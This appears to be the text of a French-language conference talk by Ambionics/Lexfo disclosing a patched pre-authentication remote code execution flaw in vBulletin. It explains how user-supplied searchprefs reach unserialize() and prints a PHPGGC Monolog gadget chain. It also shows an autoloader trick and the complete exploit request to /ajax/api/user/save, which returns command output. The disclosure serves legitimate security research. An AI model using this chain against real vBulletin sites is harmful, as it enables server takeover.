



**AMBIONICS**  
SECURITY

# UNSERIALIZABLE, BUT UNREACHABLE : A VBULLETIN 0-DAY

LEXFO - 16/09/2022





# VBULLETIN 0-DAY

```
unserialize($_POST["payload"]);
```



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unserialize($_POST["payload"]);
```





# VBULLETIN 0-DAY

- vBulletin
  - Forum board en PHP
  - Créé en 2000
  - A évolué en un CMS complet
    - Pages, Articles, Forum, etc.
- Audit datant de 2020
  - Plusieurs RCEs pre-auth (dont celle-ci)
  - Remontée début septembre 2022 (et patché)

vBulletin



# PLAN

MVC  
ORM  
POC  
RCE



# MVC – ORM – POC – RCE

```
class User extends Model {  
    public $id;  
    public $username;  
    public $email;  
    public $password;  
}
```



# MVC – ORM – POC – RCE

```
class User extends Model {           CREATE TABLE vb_users (  
    public $id;                       → id INT AUTO_INCREMENT,  
    public $username;                 → username VARCHAR(512),  
    public $email;                    → email VARCHAR(512),  
    public $password;                 → password VARCHAR(128),  
}                                       );
```




# MVC – ORM – POC – RCE

```
class User extends Model {  
    public $id; // INT  
    public $username; // STRING  
    public $email; // STRING  
    public $password; // STRING  
    public $preferences; // ARRAY ???  
}
```



# MVC – ORM – POC – RCE



```
$user->preferences = [  
    "language" => "fr",  
    "darkmode" => false,  
];
```

serialize()

unserialize()



```
a:2:{s:8:"language";s:2:"fr";s:8:"darkmode";b:0;}
```



# MVC – ORM – POC – RCE

```
/**
 * Verifies that input is a serialized array (or force an array to serialize)
 */
function verify_serialized(&$data)
{
    if ($data === '') {
        $data = serialize(array());
        return true;
    } else {
        if (!is_array($data)) {
            $data = unserialize($data);
            if ($data === false) {
                return false;
            }
        }

        $data = serialize($data);
    }

    return true;
}
```



# MVC – ORM – POC – RCE

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            $data = unserialize($data);
            if ($data === false) {
                return false;
            }
        }

        $data = serialize($data);
    }

    return true;
}
```



# MVC – ORM – POC – RCE

```
POST /ajax/api/user/save HTTP/1.1
```

```
&user[email]=pown@pown.net
```

```
&user[username]=toto
```

```
&user[password]=password
```

```
&user[searchprefs]=0:12:"PDOStatement":0:{"}
```



# MVC – ORM – POC – RCE





# MVC – ORM – POC – RCE

Deux options :

- Générer une gadget chain (payload) avec PHPGGC
  - *Requiert la présence d'une **librairie connue***
- Trouver une gadget chain dans vBulletin
  - *Requiert un peu de travail*



# MVC – ORM – POC – RCE

```
trait vB_Trait_NoSerialize
{
    public function __wakeup()
    {
        throw new Exception('Serialization not supported');
    }

    public function __serialize()
    {
        throw new Exception('Serialization not supported');
    }

    public function __unserialize()
    {
        throw new Exception('Serialization not supported');
    }
}
```



# MVC – ORM – POC – RCE

core > packages > googlelogin > vendor > monolog > monolog

## PHPGGC: PHP Generic Gadget Chains

*PHPGGC is a library of unserialize() payloads along with a tool to generate them, from command line or programmatically. When encountering an unserialize on a website you don't have the code of, or simply when trying to build an exploit, this tool allows you to generate the payload without having to go through the tedious steps of finding gadgets and combining them. It can be seen as the equivalent of [frohoff's ysoserial](#), but for PHP. Currently, the tool supports gadget chains such as: CodeIgniter4, Doctrine, Drupal7, Guzzle, Laravel, Magento, Monolog, Phalcon, Podio, Slim, SwiftMailer, Symfony, Wordpress, Yii and ZendFramework.*

```
cf@real / ➤ phpggc monolog/rce1 system id
0:32:"Monolog\Handler\SyslogUdpHandler":1:{s:9:"*socket";0:29:"Monolog\Handler\
BufferHandler":7:{s:10:"*handler";r:2;s:13:"*bufferSize";i:-1;s:9:"*buffer";a:1
:{i:0;a:2:{i:0;s:2:"id";s:5:"level";N;}}s:8:"*level";N;s:14:"*initialized";b:1;
s:14:"*bufferLimit";i:-1;s:13:"*processors";a:2:{i:0;s:7:"current";i:1;s:6:"sys
tem";}}}
```

[github.com/ambionics/phpggc](https://github.com/ambionics/phpggc)



# MVC – ORM – POC – RCE

Lorsque `vBulletin` déséréalise notre payload,  
Il tente d'instancier la classe `Monolog\Handler\SyslogUdpHandler`

```
0:32: "Monolog\Handler\SyslogUdpHandler":1:{...}
```

Il obtient :

```
object(__PHP_Incomplete_Class)#1 (2) {  
    ["__PHP_Incomplete_Class_Name"] =>  
        string(32) "Monolog\Handler\SyslogUdpHandler"  
    ["socket":protected] => ...  
}
```

Signe qu'il n'a pas **connaissance** de cette classe



# MVC – ORM – POC – RCE



Pour instancier une classe PHP, il faut d'abord inclure le fichier qui la déclare.

```
$obj = unserialize('O:32:"Monolog\Handler\SyslogUdpHandler":0:{}');
```

↳ \_\_PHP\_Incomplete\_Class



```
include('core/packages/googlelogin/vendor/monolog/' .  
        'monolog/src/Monolog/Handler/SyslogUdpHandler.php');  
$obj = unserialize('O:32:"Monolog\Handler\SyslogUdpHandler":0:{}');
```

↳ Monolog\Handler\SyslogUdpHandler



# MVC – ORM – POC – RCE




Pour **instancier** une **classe** PHP, il faut d'abord **inclure** le **fichier** qui la **déclare**.


Du coup les gens qui codent en PHP incluent toutes les classes dont ils ont besoin **une** par **une** ?



# MVC – ORM – POC – RCE



Pour éviter ça, PHP a créé l'autoloading  
On peut définir une fonction à appeler lorsqu'on tente de charger une classe inconnue  
Cette fonction inclut un fichier en fonction du nom de classe demandée.





# MVC – ORM – POC – RCE

vBulletin a un **autoload** très simple :

```
protected static function _autoload($class)
{
    $fname = str_replace('_', '/', strtolower($class)) . '.php';
    include($fname);
}
```

✓ vB\_Api\_User  
./vb/api/user.php

Monolog\Handler\SyslogUdpHandler  
./monolog\handler\syslogudphandler.php



# MVC – ORM – POC – RCE

Le package `googlelogin` définit un `autoloader` dans :

```
packages > googlelogin > vendor > 🐘 autoload.php
```

Cet autoloader peut charger toutes les classes `monolog` :

```
packages > googlelogin > vendor > monolog > monolog
```

Cet autoloader n'est **pas** inclu par `vBulletin`.  
`vBulletin` n'utilise **pas** le package `googlelogin`.



# MVC – ORM – POC – RCE

- On a une gadget chain Monolog qui nous donne RCE  
`packages > googlelogin > vendor > monolog > monolog`
- Et autoloader qui peut la charger  
`packages > googlelogin > vendor > 🐘 autoload.php`
- vBulletin dispose lui aussi d'un autoloader
- Mais il ne charge pas le package googlelogin



# MVC – ORM – POC – RCE

```
0:36: "Packages_Googlelogin_Vendor_Autoload":0: {}
```

La classe n'existe pas !  
L'autoloader vBulletin est invoqué

L'autoloader inclut le  
fichier correspondant

packages > googlelogin > vendor >  autoload.php

Puis instancie la classe  
Elle existe toujours pas

\_\_PHP\_Incomplete\_Class



# MVC – ORM – POC – RCE

```
a:2:{  
  i:0;0:36:"packages_googlelogin_vendor_autoload":0:{}  
  i:1;0:32:"Monolog\Handler\SyslogUdpHandler":1:{...}  
}
```

- vBulletin inclut
  - packages > googlelogin > vendor > 🐘 autoload.php
- L'autre autoloader gère Monolog
  - packages > googlelogin > vendor > monolog > monolog
- Les classes existent
- La gadget chain marche

REMOTE CODE EXECUTION



# MVC – ORM – POC – RCE

```
POST /ajax/api/user/save HTTP/1.1
```

```
&user[email]=pown@pown.net
```

```
&user[username]=toto
```

```
&user[password]=password
```

```
&user[searchprefs]=a:2:{
```

```
  i:0;0:27:"googlelogin_vendor_autoload":0:{}_
```

```
  i:1;0:32:"Monolog\Handler\SyslogUdpHandler":1:{}_
```

```
}
```

```
HTTP/1.1 200 OK
```

```
Content-Type: text/html
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



# QUESTIONS ?

- Lexfo (système/exploit)
  - <https://blog.lexfo.fr>
- Ambionics (web/exploit)
  - <https://ambionics.io/blog>
- Charles Fol
  - [@cfreal\\_](#)



**LEXFO**

QUESTIONS ?

